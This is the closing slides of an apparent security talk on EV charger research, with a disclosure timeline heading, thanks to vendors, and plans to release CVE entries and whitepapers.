
Closing part

Brace yourselves



The end is near

Disclosure timeline



- Contributions of the chargers's vendors for their diligent efforts 🙌

Future Plans

- **Release CVE entries**
- **Publish whitepapers**
- **Ongoing research of exciting things**

Thank you for your Attention!

Charge smart, not hard



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